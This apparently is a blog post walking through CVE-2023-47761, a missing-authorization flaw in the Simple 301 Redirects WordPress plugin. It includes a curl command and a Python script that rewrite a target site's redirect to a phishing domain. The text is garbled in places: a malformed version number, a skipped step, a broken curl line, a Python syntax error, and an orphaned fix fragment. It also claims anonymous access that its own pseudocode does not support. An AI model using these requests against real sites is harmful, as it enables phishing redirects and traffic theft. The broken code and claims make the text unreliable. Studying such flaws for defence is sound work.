
WordPress is everywhere, and plugins are what make it fun and versatile. Security, though, can sometimes get lost in the quest for features. Today, let’s break down a real-world vulnerability — CVE-2023-47761 — found in the popular plugin Simple 301 Redirects by BetterLinks by WPDeveloper.
This long read explains what went wrong, who it affects, how exploitation works (with code!), and finally, what you can do to stay safe.
What is CVE-2023-47761?
CVE-2023-47761 is an authorization vulnerability discovered in Simple 301 Redirects by BetterLinks. It’s a classic case of missing or improper access control: certain plugin functions can be accessed and modified by users who shouldn’t have the rights to do so.
Plugin Affected: Simple 301 Redirects by BetterLinks (from unknown version through 2..7)
- Vulnerability Type: Missing Authorization / Incorrectly Configured Access Control
Why Should You Care?
This vulnerability means unauthenticated or underprivileged users can access sensitive plugin functions — like adding, updating, or deleting redirects. You may think only admins can do these things, but because of this flaw, someone with far fewer rights (sometimes even anonymous visitors) can change how your website handles redirects.
- Imagine this: An attacker could redirect your traffic to phishing sites, competitors, or malicious domains.
The Problem: Missing Authorization Check
The key flaw is that the plugin's AJAX handler (or similar) does not check if the user is allowed to make changes.
Typically, in WordPress, sensitive actions check for current_user_can('manage_options') or similar. Without this check, anyone can send a request to the handler and change redirects.
Here’s pseudocode representing the risky area, simplified for clarity
// Unprotected AJAX action in functions.php or plugin core
add_action('wp_ajax_save_redirect', 'save_redirect_handler');

function save_redirect_handler() {
    // MISSING: capability check like current_user_can('manage_options')

    $redirect_from = $_POST['from'];
    $redirect_to = $_POST['to'];
    update_option('simple_301_redirects', array(
        $redirect_from => $redirect_to
    ));
    echo 'Redirect updated';
    wp_die();
}
Notice the missing check. Anyone who knows the action name (wp_ajax_save_redirect) can send a POST request.
1. Identify the AJAX Action
Most such plugins use AJAX actions like /wp-admin/admin-ajax.php?action=save_redirect.
Here’s a CURL command to add/update a redirect from /home to a malicious site
curl -X POST \
  -d "action=save_redirect" \
  -d "from=/home" \
  -d "to=https://phishing.example.com"; \
  https://targetsite.com/wp-admin/admin-ajax.php
3. Result
The redirect list will now send anyone visiting /home to the attacker’s phishing site.
You can automate the attack with Python
import requests

url = "https://targetsite.com/wp-admin/admin-ajax.php"
data = {
    'action': 'save_redirect',
    'from': '/home',
    'to': 'https://evil-attacker.com/phish';
}

response = requests.post(url, data=data)
print(response.status_code, response.text)
Traffic Poisoning: Attacker can steal traffic or credentials.
- SEO Sabotage: Your site’s links could be redirected to unsafe or unrelated sites, hurting your reputation and ranking.
wp_die('Unauthorized');
}
Monitor your redirects: Regularly audit and review your website’s redirects.
- Firewall & Intrusion Detection: Use a web application firewall (WAF) to block suspicious POST requests to admin-ajax.
References
- Official CVE Record (CVE-2023-47761)
- WPScan Advisory
- BetterLinks WordPress Plugin Page
- Responsible Disclosure
Takeaways
CVE-2023-47761 is a reminder: even widely used plugins can have simple but devastating security bug. Always keep your plugins up to date, and as a developer — never forget your authorization checks!
Timeline
Published on: 12/09/2024 13:15:29 UTC